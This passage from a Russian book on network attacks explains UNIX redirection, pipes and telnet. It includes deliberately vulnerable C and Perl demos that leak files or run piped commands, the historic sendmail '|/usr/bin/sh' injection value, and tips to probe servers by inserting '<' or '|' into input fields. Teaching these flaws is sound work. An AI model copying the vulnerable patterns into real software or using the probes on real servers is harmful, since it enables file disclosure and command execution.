Вообще-то не стоит волноваться понапрасну – раскладка клавиатуры обычно подбирается так, чтобы пользователи могли работать ни о чем не задумываясь, но все же иногда встречаются нерадивые администраторы, криво инсталлирующие vi на свою машину. Поэтому, на всякий случай полезно знать, что клавиша <h> в командном режиме перемещает курсор на одну позицию влево, <l> - вправо, а <j> и <k> соответственно вниз и вверх.

Нажмем шесть раз клавишу <l> или используем комбинацию <6><l> (обычно цифра стоящая перед любой командой предписывает повторить эту команду надлежащие количество раз). Теперь наберем ‘my’, автоматически раздвигая остальные символы, а что бы заменить большую букву ‘W’ на строчечную войдем в командный режим по <Esc> и включим режим вставки символа, нажатием <r>. Или же используем команду «~» (тильда) для инвертирования регистра символов.

Конечно, никто не и не утверждает, что пользоваться vi легко, но тягостные дни и месяцы обучения окупятся богатыми предоставляемыми возможностями, – vi поддерживает именованные буферы, макросы, обладает развитым механизмом шаблонного поиска, позволяет запускать команды оболочки не выходя из редактора, словом в умелых руках способен творить чудеса. Но эта книга не учебник по vi, поэтому, не задерживаясь на нем дальше, вернемся к освоению UNIX.

Продемонстрировать многозадачность UNIX поможет тот же vi – как быть, если, не выходя из редактора, потребуется выполнить какое-то действие? В Windows достаточно

щелкнуть мышкой по заголовку окна другой программы или нажать <Alt>-<Tab>, но разработчики UNIX пошли по другому пути.

Если нажать <Ctrl-Z>, то выполнение процесса vi приостановится, и произойдет выход в оболочку. Убедиться в том, что ‘vi’ еще жив поможет команда ‘ps’, отображающая список всех процессов в системе (процесс vi.exe выделен жирным шрифтом):

```
$ ps
PID TT        TIME COMMAND
148799 tty10        0 vi.exe
150872 tty10        0 ps.exe
320924 tty10        0 ksh.exe
```

Слева показаны идентификаторы процессов. Зная идентификатор процесса его можно «прибить» командной ‘kill’ или запустить передним планом утилитой ‘fg’. Например, так: “fg 148799” или так – “fg %1”, где “%1” задает порядковый номер процесса в списке. Независимо от способа запуска “fg”, редактор vi вновь появится на экране. Нажмем еще раз <Ctrl-Z> и воспользуемся командной kill для убиения процесса – “kill 148799” или “kill %1” – оба варианта одинаково хороши, но второй писать существенно короче.

А как поступить, если в vi требуется провести поиск сложного шаблона по всему тексту, выполняющийся ну неприлично длительный промежуток времени, в течение которого ничего не остается, как сидеть и тупо пялится на экран?

На помощь приходит фоновое выполнение задач. В этом случае понижается приоритет процесса, а экран предоставляется другому приложению. Перевести приложение в фоновой режим поможет команда “bg”, запускаемая точно так же как и “fg” (которая, кстати, пригодится для возращения процесса из фонового в нормальный режим). Большинство оболочек распознают символ ‘&’, расположенный в конце командной строки, и автоматически запускают приложение в фоновом режиме. Например:

```
$ vi &
[1]     141008
$ ps
PID TT        TIME COMMAND
87458 tty10        0 ps.exe
141008 tty10        0 vi.exe
320924 tty10        0 ksh.exe
[1] + Stopped (SIGTTIN)        vi &
$
```

На этом краткое введение в UNIX можно считать законченным. Умения прогуляться по каталогам и запустить нужную программу для начала окажется вполне достаточно. Конечно, это не избавляет от необходимости приобретения справочных руководств и учебников по UNIX, но множество полезной информации можно найти и во встроенной справочной системе, доступной для просмотра с помощью утилиты ‘man’.

Получить помощь по любой команде можно, указав ее название в командной строке, например, так “man ls” (Смотри рисунок 055.bmp)




Рисунок 055.bmp Демонстрация встроенной справочной системы man

Устройство конвейера и перенаправление ввода-вывода (глава для начинающих)

- В этой главе:
  - Концепция ввода-вывода
  - Перенаправление ввода-вывода
  - Использование перенаправления ввода-вывода для атак
  - Устройство конвейера
  - Поддержка конвейера MS-DOS
  - Использование конвейера для атак

Понимание концепции ввода-вывода в UNIX требуется как для самих атак, так и для успешной защиты от них.

Любую программу можно рассматривать как «черный ящик» с ***входом*** и ***выходом***. Это справедливо для большинства консольных приложений MS-DOS и Windows 9x/Windows NT, но графические приложения помимо результатов своей работы выводят множество вспомогательной информации, и в определенных ситуациях оказываются бесполезными. Например, все серверные приложения должны по возможности минимизировать обмен с пользователем, посылая и принимая только полезную информацию, а обличить ее в красивый интерфейс можно и на клиентской стороне.

Разработчики UNIX значительно облегчили написание модульных программ, унифицировав систему ввода-вывода. С любым устройством стало возможно обращаться точно так, как с файлом, в частности читать и писать в него. Поэтому, результат работы одной программы может быть использован другой или выведен на экран.

Например, программу копирования файлов “copy” (MS-DOS) ничуть ни хуже использовать для создания новых файлов и вывода их содержимого на экран. Для этого достаточно вспомнить, что с клавиатурой и терминалом (объединенных в MS-DOS в устройстве под именем ‘con’) можно обращаться точь-в-точь как с обычным файлом. Доказывает это утверждение следующий эксперимент:

- *copy con myfile*
- *Hello, World!*
- *^Z*
- `1 файлов скопировано`
-
- *copy myfile con*

```
Hello, World!
1 файлов скопировано
```

Начинающим, вероятно, следует пояснить – символ <Ctrl-Z> указывает программе на завершение ввода и конец файла. В самом файле он отсутствует.

В качестве другого примера используем коротенькую демонстрационную программу, написанную на языке Си – "/SRC/io.c", исходный текст которой приведен ниже (для наглядности никакие проверки не выполняются).

```
#include <stdio.h>
int main(int argc, char *argv[])
{
    char buf[100],out[7],tmp,p=0;
    FILE *f;
    f=fopen(argv[1],"r");
    fgets(&buf[0],100,f);
    fclose(f);
    f=fopen(argv[2],"w");
    while(buf[p])
    {
           sprintf(&out[0],"0x%X\n",buf[p++]);
           fputs(&out[0],f);
    }
    return 0;
}
```

Она читает одну строку из файла, переданного в качестве первого аргумента командной строки, и записывает во второй ASCII коды символов в шестнадцатеричном представлении. Например, так:

```
io.exe con con
Hello, Sailor!
0x48
0x65
0x6C
0x6C
0x6F
0x2C
0x20
0x53
0x61
0x69
0x6C
0x6F
0x72
0x21
0xA
```

Характерная особенность этой (да и многих других) программ – использование клавиатуры и терминала для приема и отображения информации. Но постоянно указывать 'con con' слишком утомительно, гораздо лучше заранее назначить устройства ввода-вывода ***по умолчанию***.

В стандартной библиотеке языка Си для этой цели используются файловые манипуляторы stdin и stdout, связанные со стандартными устройствами ввода и вывода соответственно. Модернизированный вариант программы может выглядеть так (на диске он находится под именем "/SRC/iostd.c"):

```
#include <stdio.h>
int main(int argc, char *argv[])
{
    char buf[100],out[7],tmp,p=0;
    fgets(&buf[0],100,stdin);
    while(buf[p])
    {
```

```
            sprintf(&out[0],"0x%X\n",buf[p++]);
            fputs(&out[0],stdout);
      }
      return 0;
}
```

Но как в этом случае заставить программу выводить результаты работы в файл, а не терминал? Стандартный ввод-вывод выгодно отличается возможностью направить его куда угодно, указав в командной строке специальный символ “>” для вывода и “<” для ввода.

Например, используем ранее созданный файл myfile и выведем результат работы iostd в файл “out.txt”. Это можно сделать следующим образом:

```
iostd.exe <myfile >out.txt
copy out.txt con
0x48
0x65
0x6C
0x6C
0x6F
0x2C
0x20
0x53
0x61
0x69
0x6C
0x6F
0x72
0x21
0xA
1 файлов скопировано
```

Да, это работает! Но как? Командный интерпретатор при запуске анализирует командную строку и если обнаруживает символы перенаправления ввода-вывода, открывает соответствующие файлы и связывает с ними потоки ввода-вывода.

Перенаправление ввода-вывода полезная штука, но зачастую слишком уж уязвимая для атак. Рассмотрим следующий код (расположенный на диске под именем “`/SRC/iohack.c`”), часто встречающийся в UNIX-приложениях.

```
#include <stdio.h>
main()
{
    FILE *f;
    char buf[100],c=2;
    printf("$");
    fgets(&buf[0],100,stdin);
    if (buf[0]!='<')
            printf("%s\n",&buf[0]);
    else
            {
                    while(buf[c]!=0xA) c++;
                    buf[c]=0;
                    if (f=fopen(&buf[1],"r"))
                    while((c=fgetc(f))!=EOF)
                    printf("%c",c);
            }
}
```

Программа запрашивает у пользователя строку и выводит ее на экран. Но, если указать знак перенаправления потока ввода, на экран выдастся ***содержимое*** запрашиваемого файла! Например:

```
iohack.exe
$Hello!
Hello!
```

```
$
iohack.exe
$<myfile
Hello, Sailor!
```

С одной стороны, поддержка приложением перенаправления ввода-вывода очень удобна и облегчает работу с компьютером (в самом деле, зачем вводить текст вручную, если его можно взять из файла?), но… часто приводит к последствиям никак не запланированными разработчиком[94].

Приведенный выше пример, запущенный в среде UNIX, встретив конструкцию "</etc/passwd" выдаст на экран содержимое файла паролей, или любого другого файла который будет запрошен. С первого взгляда ничего страшного в этом нет, – программа наследует все привилегии пользователя и получает доступ к тем, ***и только к тем***, файлам, которые пользователь мог бы просмотреть и без помощи этой программы, скажем, командой "cat".

Но все безоблачно лишь на первый взгляд. В UNIX есть два типа процессов – наследующие права пользователя и исполняющиеся от имени системы. Примером последних может служить почтовый демон SendMail, обычно исполняющийся с наивысшими привилегиями. Ранние версии поддерживали перенаправление ввода-вывода и позволяли приаттачить к письму любой файл, даже недоступный простому пользователю.

Разумеется, SendMail не одинок, и подобные ошибки допущены во множестве приложений, щедро разбросанных по серверам. Часто для их поиска даже не требуется кропотливого изучения исходных текстов программы – достаточно во всех вводимых строках (или полях заголовка) подставить символ "<" и посмотреть на реакцию программы – нет-нет, да повезет!

Однако возможности перенаправления ввода-вывода очень ограничены. Рассмотрим это на следующем примере, – пусть требуется получить отсортированный в обратном порядке список файлов текущей директории. Команда 'ls' не предоставляет такого сервиса, поэтому придется воспользоваться утилитой 'sort' Сперва сохраним результат работы команды 'ls' (или dir в MS-DOS) в файле temp. Затем используем его в качестве входного потока данных утилиты 'sort', запущенной с ключом '-r' для задания обратного порядка сортировки.

```
$  ls >temp
$ sort -r <temp
temp
sioux.pl
passwd
iohack.o
iohack.c
index_hack.htm
demos.txt
bomb.pl
attack2.htm
```

Да, это работает, но требует создания лишнего файла на диске и в целом недостаточно удобно. А нельзя ли связать стандартный вывод одной программы со стандартным вводом другой? Можно! И такая конструкция называется ***конвейер*** или труба (от английского *pipe*).

Для создания конвейера необходимо использовать символ "|", разделяющий запускаемые программы следующим образом: "*программа 1 параметры | программа 2 параметры | программа 3 параметры*". Разумеется, стандартный ввод первой программы в цепочке и стандартный вывод последней могут быть перенаправлены с помощью символов "<" и ">" соответственно (результат попытки перенаправления остальных непредсказуем, и обычно разрывает цепочку конвейера).

Интереснее проследить, как происходит взаимодействие процессов и передача данных по конвейеру. Конвейер – сути дела тот же файл, но скрытый от пользователя, построенный по принципу FIFO (от английского *First Input First Output* – первый пришел – первым и уйдешь). Так, запись в конвейер, из которого никто не читает, рано или поздно вызывает его переполнение (а размер буфера обычно порядка четырех килобайт) и приводит к блокировке процесса-писателя, до тех пор, пока хотя бы один байт из конвейера не будет прочитан. Точно

[94] «Машинная программа выполняет то, что вы ей приказали делать, а не то, что бы вы хотели, чтобы она делала» Третий закон Грида

так, попытка чтения из пустого конвейера приводит к остановке процесса-читателя до тех пор, пока в нем не окажется хотя бы один байт.

Рисунок 012.txt Схематическое изображения конвейера

Но в любом случае, при обработке конвейера программы поочередно запускаются слева направо, и приведенный выше пример, переписанный с учетом конвейера, может выглядеть так:

- *$ ls | sort -r*
- sioux.pl
- passwd
- iohack.o
- iohack.c
- index_hack.htm
- demos.txt
- bomb.pl
- attack2.htm

Не правда ли намного проще и элегантнее? Между прочим, конвейеры поддерживаются не исключительно одной UNIX, – не хуже с ними справляется и старушка MS-DOS. Доказывает это эксперимент, приведенный ниже:

- *dir /b | sort /r*
- sioux.pl
- passwd
- iohack.o
- iohack.c
- index_hack.htm
- demos.txt
- bomb.pl
- attack2.htm

Кажется, в этом нет ничего удивительного, но зададим простой вопрос, – как однозадачная операционная система MS-DOS может одновременно запустить два процесса? Оказывается, в ней реализован несколько другой механизм поддержки конвейера, – сначала запускается первая слева программа, записывает все результаты своей работы в некоторый промежуточный буфер, затем запускается вторая программа и получает из буфера входные данные. Это уже не труба получается, а настоящий бассейн!

С первого взгляда в таком подходе ничего дурного нет, но некоторые примеры могут работать некорректно или и вовсе не работать. К таким относится, например, UNIX-утилита “yes”, посылающая на стандартный вывод бесконечный поток символов ‘y’. За кажущейся бесполезностью она часто требуется для пакетного выполнения программ, периодически отвлекающих пользователя запросами на подтверждение выполнения какой-нибудь операции.

В UNIX конвейер полностью заполняется символами ‘y’, и выполнение утилиты “yes” приостанавливается, до тех пор, пока другой процесс не возьмет из конвейера один или несколько символов. Но в MS-DOS два процесса не могут исполняться параллельно, и пока процесс “yes” не закончит выполнение, никакое другое приложение не сможет получить управление, а поскольку выполнение ”yes” не завершиться никогда (программа-то умышленно зациклена) система скинет ласты и впадет в дурной цикл.




Рисунок 013.txt Сравнение конвейеров в UNIX и MS-DOS. В MS-DOS конвейер больше похож на «бассейн», чем на «трубопровод»

Поддержка конвейеров – штука замечательная, но только не с точки зрения безопасности. Следующий код доказывает это утверждение (на диске он находится под именем "`/SRC/pipe.hack.pl`").

```
open(FH,<>);
if (FH)
{
    while(<FH>)
    {
            print;
    }
}
```

На первый взгляд, программа предназначена для вывода содержимого файла на экран, но ниже показано, что произойдет, если воспользоваться символом конвейера:

```
ls|
sioux.pl
passwd
iohack.o
iohack.c
index_hack.htm
demos.txt
bomb.pl
```

Опаньки! Да ведь функция open языка Perl негласно поддерживает конвейер! Вместо открытия файла происходит его ***запуск***! Вряд ли стоит объяснять, какие последствия вытекают из этого! Так, одна из версий SendMail позволяла в качестве обратного адреса отправителя письма подставить строчку "|/usr/bin/sh" и оболочка действительно запускалась, предоставив атакующему привилегированный доступ в систему (от имени демона).

Огромное количество защит оказалось взломано именно «благодаря» поддержке конвейера, позволяющего выполнять на удаленной машине ***любой*** код[95]. Аналогично перенаправлению ввода-вывода, конвейерные дырки могут быть обнаружены не только тщательным изучением исходных тестов приложений, но и простой подстановкой знака "|" во все доступные строки ввода и поля заголовков. Не так уж и редко это срабатывает.

Важно отметить, подобной «вкусности» подвержена не только операционная система UNIX, но и множество других, в частности Windows 9x/Windows NT. Убедиться в этом поможет приведенный выше код "pipe.hack.pl". Достаточно запустить его на платформе Windows и ввести следующую команду:

```
dir |
Том в устройстве F не имеет метки
Серийный номер тома: 2F42-0AE8
Содержимое папки F:\TPNA\src

```

[95] Ну почти любой

```
.              <ПАПКА>      28.06.00  23:14 .
..             <ПАПКА>      28.06.00  23:14 ..
IO       C             294  06.07.00  10:29 io.c
IO       OBJ           775  06.07.00  10:18 io.obj
IO       EXE        32 768  06.07.00  10:18 io.exe
IOSTD    C             228  06.07.00  10:30 iostd.c
IOSTD    OBJ           627  06.07.00  10:26 iostd.obj
IOSTD    EXE        32 768  06.07.00  10:26 iostd.exe
MYFILE                  16  06.07.00  10:53 myfile
OUT      TXT            89  06.07.00  10:53 out.txt
IOHACK   C             295  06.07.00  15:18 iohack.c
IOHACK   OBJ           827  06.07.00  14:58 iohack.obj
IOHACK   EXE        32 768  06.07.00  14:58 iohack.exe
PIPEHA~1 PL             65  06.07.00  22:29 pipe.hack.pl
12 файлов        101 520 байт
2 папок   1 710 641 152 байт свободно
```

Методы противодействия и защиты от подобных ошибок будут описаны в главе «Атака на WEB-сервер», а ниже будет объяснено почему символ конвейера появляется то слева от команды (как в примере с "|/usr/bin/sh"), то справа ("dir |"). Вообще-то «классический» конвейер состоит минимум из двух программ, и вывод первой из них попадает на ввод второй. То есть конструкцию "program 1 | program 2" можно изобразить как "stdin → program 1 → program 2→ stdout". А в случае, когда используется всего лишь одна программа, вывод программы, стоящей до символа конвейера, перенаправляется в открываемый функцией "open" манипулятор, а вывод программы, стоящей за символом конвейера, никуда не перенаправляется и идет прямиком на терминал.

Сказанное позволяет продемонстрировать приведенный ниже код (на диске, прилагаемом к книге, он находится в файле "`/SRC/pipe.test.pl`"):

```
open(FH,<>);
if (FH)
{
    while($x=<FH>)
    {
            print "Этот текст прочитан из файла:$x";
    }
}
```

Строка «Этот текст прочитан из файла», предваряющая переменную $x, позволит отличить символы, получаемые чтением из файла, от текста непосредственно выводимого программой на экран.

```
echo Hello, Sailor |
Этот текст прочитан из файла:Hello, Sailor

|echo Hello, Sailor!
Hello, Sailor!
```

В первом случае, когда команда "echo" стоит до символа конвейера, результат ее работы направляется в открываемый функцией open манипулятор, откуда он может читается оператором "<>" и выводится на экран вызовом "printf".

В другом случае, когда команда "echo" стоит после символа конвейера, результат ее работы направляется в стандартное устройство вывода, и минует оператор "print".

И так-то славно дело пошло! Я сижу на мачте верхом, кручу бочку одной рукой, другой снимаю с конвейера готовую продукцию, передаю Фуксу, тот Лому, а Лом считает, записывает и выпускает на берег. Часа за три весь остров заселили.

Александр Некрасов
Приключения капитана Врунгеля

Удаленное выполнение программ (глава для начинающих)

- В этой главе:
  - История возникновения telnet
  - Устройство telnet-сервера
  - Настойка telnet-клиента
  - Вход в удаленную систему

Пару десятков лет назад о персональных компьютерах никто и мечтать не смел. В то время электронно-вычислительные машины занимали целые помещения (ну если не помещения, то шкафы – точно) и стоили жутко дорого. Как правило, один компьютер покупался целиком на всю фирму (или университет) и обслуживал десятки ***терминалов***.

Врезка «замечание»

Протокол telnet был разработан в начале 80-х годов в качестве типового метода 8-битной двунаправленной связи между виртуальным терминальным устройством и компьютером. Виртуальным терминал назван для того, чтобы отличать его от обычного (неинтеллектуального, dumb). По мере снижения цен на персональные компьютеры найти неинтеллектуальные терминалы становится все труднее. Многие из них представляют собой просто экран и клавиатуру, соединенные с компьютером через последовательный интерфейс. Персональные компьютеры, оснащенные собственными процессорами, ОЗУ и дисковой памятью, гораздо универсальнее и быстро вытесняют неинтеллектуальные терминалы. Около десяти лет назад, когда я работал в фирме, производящей UNIX-компьютеры, только высшее руководство имело свои собственные ПК, у простых смертных были установлены терминалы, подключенные по каналам со скоростью передачи 9600 бит/с. А счастливые пользователи ПК связывались с центральными UNIX-компьютерами с помощью DOS-версии telnet.

Зан Олифан

Терминалом тогда называли маломощный компьютер, обслуживающий монитор и клавиатуру, а все вычисления выполняла высокопроизводительная[96] ЭВМ. Подобная схема жива и сегодня – именно так функционируют современные суперкомпьютеры, да и не только они.

Программа, выполняющаяся на центральной ЭВМ, получает с терминала исходные данные, выполняет все необходимые вычисления и отправляет результат своей работы обратно на терминал. Ну, чем не классический пример, иллюстрирующий идеальную концепцию ввода-вывода?

Потребность стандартизации взаимодействия терминала с удаленным компьютером возникла еще на заре развития ARPANET, и в результате этого в 1969 году на свет появился протокол ***telnet*** (сокращение от *telecommunication network protocol* – сетевой коммуникационный протокол). С его помощью удавалось осуществить заход на сервер с удаленного терминала, и необходимость иметь аппаратный доступ к узлу (попробуй-ка ее обеспечить!) отпадала. Помимо telnet был разработан и проколол rlogin, впервые появившийся в 4.2 BSD UNIX и предназначавшийся для удаленного управления терминалами между UNIX-узлами. В отличие от универсального telnet, протокол rlogin мог использоваться только в среде UNIX. Это упрощало его программирование, но и ограничивало области применения. Поэтому, в настоящее время протокол telnet по популярности заметно превосходит rlogin.

Оба протокола будут подробно рассмотрены в главе «Протокол telnet и rlogin», здесь же они будут кратко описаны в общих чертах.

Технически удаленный доступ в систему можно реализовать перенаправлением ввода-вывода. В самом деле, какая разница соединен терминал с компьютером проводами или межконтинентальной сетью Internet? С точки зрения прикладных программ терминал всегда остается терминалом, даже если физически не существует в природе. В UNIX любое устройство (в том числе виртуальное) может представляться в виде файла. А файл в свою очередь – это

[96] По тем временам

объект, поддерживающий, по крайней мере, две основных операции – чтения и записи данных. Поэтому, Internet-соединение можно представить как некоторый воображаемый файл.

Грубо говоря, все премудрости telnet-сервера сводятся к умению запихать терминальный ввод-вывод в TCP-соединение (хотя теоретически можно создать telnet и на базе UDP протокола). Схематично взаимодействие между telnet-сервером и telnet-клиентом показано на рисунке t26_1.jpg




Рисунок t26_1.jpg Модель взаимодействия telnet-клиента с telnet-сервером

На бумаге все, как всегда, просто, но вот на деле возникает множество непредвиденных сложностей, вынуждающих идти на всевозможные ухищрения. Это вряд ли интересно начинающим, поэтому вернемся к нашим баранам, отослав профессионалов к главе «Протоколы telnet и rlogin», в которой тот описывается во всех подробностях.

На заре развития Internet, когда еще никто не успел додуматься до WEB, а центром сетевой жизни были почта и Usenet, протокол telnet оказался основным средством межсетевого общения. Сегодня же подобный сервис – большая экзотика. И вряд ли сложно догадаться почему – слишком много развелось за последнее время вредителей и вандалов всех мастей, а удаленное выполнение программ – мощное оружие в руках злоумышленника, вот и стали администраторы закрывать ворота на свои сервера.

К счастью, в Internet существует несколько хороших бесплатных telnet-серверов, предоставляющих бесплатный доступ. В книге для большинства экспериментов будет использоваться hobbiton.org, но читатель может выбрать и другой сервер, огромный список которых находится на страничке http://www.telnet.org/htm/places_misc.htm.

Достаточный признак наличия telnet-сервера на узле – открытый ***двадцать третий*** порт. Впрочем, далеко не каждый сервер пускает к себе всех желающих. Сразу же после установки соединения запрашивается имя пользователя и пароль, но только в редких случаях удается ввести нечто вроде “guest” (в переводе на русский «гость») или “newuser” (в переводе на русский «новый пользователь»).

Для общения с telnet-сервером потребуется telnet-клиент. Какой именно выбрать – зависит от вкуса читателя, в книге же будет использоваться исключительно telnet.exe, входящий в штатную поставку Windows 9x/Windows NT. Это не лучший выбор и его возможности сильно ограничены, но он всегда доступен любому пользователю, в то время как остальные утилиты еще попробуй-ка, разыщи!

*Врезка «информация»**

Приложение telnet.exe, поставляемое с Windows 95 и Windows 98, содержит ошибку, связанную с переполнением буфера слишком длинным аргументом командной строки. Это позволяет выполнить любой код на компьютере жертвы, стоит ей кликнуть по ссылке в окне браузера, наподобие telnet://server.com/xxxxxxxx*, где “xxxx….” специальным образом подобранная последовательность*[97].

До начала работы любого клиента необходимо настроить. Ниже будет показано как это сделать на примере штатного клиента Windows. Остальные же клиенты конфигурируются в той или иной степени аналогично. Запустив telnet.exe, необходимо вызывать диалог

[97] Подробнее это рассмотрено в главе «Технологии срыва стека»

«Параметры терминала», активируя пункт меню “~Терминал/Параметры”. Появляется следующее окно (смотри рисунок 059):




Рисунок 059 Параметры терминала telnet.exe

При работе с telnet-сервером флажок «Отображение ввода» (другой распространенный вариант названия этой опции «Локальное эхо»[98]) необходимо сбросить, иначе все вводимые с клавиатуры символы будут дублироваться. Это происходит потому, что telnet-сервер возвращает клиенту все символы, набранные им с клавиатуры. Не может же пользователь работать вслепую?

Это кажется настолько очевидным, что существование альтернативных вариантов просто не укладывается в голове, но, несмотря на это они существуют! Напротив, в большинстве экспериментов, описываемых в книге, флажок «Отображение ввода» придется устанавливать, поскольку такие сервера как, например, SMTP, POP3, HTTP «молча» проглатывают отдаваемые пользователем команды и возвращают результат своей работы, но не отображают принятые символы на терминале. Однако клиент telnet может самостоятельно выводить на экран все нажатые клавиши, если флажок «Отображение ввода» установлен.

Две следующие опции управляют формой курсора. Значение их определяется вкусами и пристрастиями пользователя. Установка флажка «мерцающий курсор» приводит к миганию, позволяя его легче отыскать на экране. Если же мерцание раздражает – этот флажок можно сбросить.

Форму курсора предлагается выбрать между «простым» и «прямоугольным». «Простая» приводит к появлению на экране символа прочерка, изображенного на рисунке 063. Напротив, прямоугольный курсор занимает всю строку целиком и выглядит так, как показано на рисунке 062.




Рисунок 062 Вид курсора при установленном флаге «прямоугольный курсор»




Рисунок 063 Вид курсора при сброшенном флаге «прямоугольный курсор»

«Клавиатура VT100» указывает на необходимость эмуляции клавиатуры терминала VT-100, отличающегося от обычных терминалов наличием клавиш-стрелок, управляющими

[98] По-английски Local Echo

положением курсора. Если этот флажок сбросить, в редакторе vi придется пользоваться клавишами ‘hjkl’, что может оказаться несколько непривычно современному пользователю, поэтому “VT100” лучше всегда держать установленным.

Размер буфера это число строк, которые будет запоминать telnet-клиент, допуская возможность прокрутки окна. Рекомендуется установить достаточно большое значение, иначе вывод результатов работы программы станет уходить «вверх» за окно, и не будет никакой возможности вернуть его назад. Впрочем, в качестве альтернативы telnet.exe допускает протоколирование сеанса работы, – сохранение всех нажатых клавиш и полученной от сервера информации в файле протокола.

Протоколирование – часто необходимая в работе вещь и лучше ее всегда держать включенной. Для этого достаточно открыть меню “~Терминал/Начать протоколирование” и указать имя файла в который будет вестись запись. Закончить сеанс протоколирования можно либо выходом из telnet, либо прекращением протоколирования командой меню “~Терминал/Закончить протоколирование”.

Наконец, шрифты, как и цвет фона окна, задаются каждым по своему вкусу и желанию и на работу терминала ничуть не влияют.

Таким образом, до начала сеанса с telnet-сервером необходимо сбросить флажок «Отображение ввода» и установить «Эмуляция VT100», значения всех остальных могут варьироваться в зависимости от вкусов пользователя.

Врезка «замечание»

В поставку Windows 2000 входит значительно измененный, консольный, telnet-клиент, краткое описание которого находится в главе «Обзор telnet-клиентов». Однако допустимо использование прежнего, графического telnet-клиента, взятого из поставки Windows 95 (Windows 98) или Windows NT 4.x. Для этого достаточно скопировать один исполняемый файл telnet.exe.

Но старый клиент не способен соединится с telnet-сервером Windows 2000, поскольку не поддерживает NTLM аутентификацию, которую настоятельно рекомендуется использовать в целях безопасности. Со всеми же остальными задачами, описанными в этой книге, он успешно справляется.

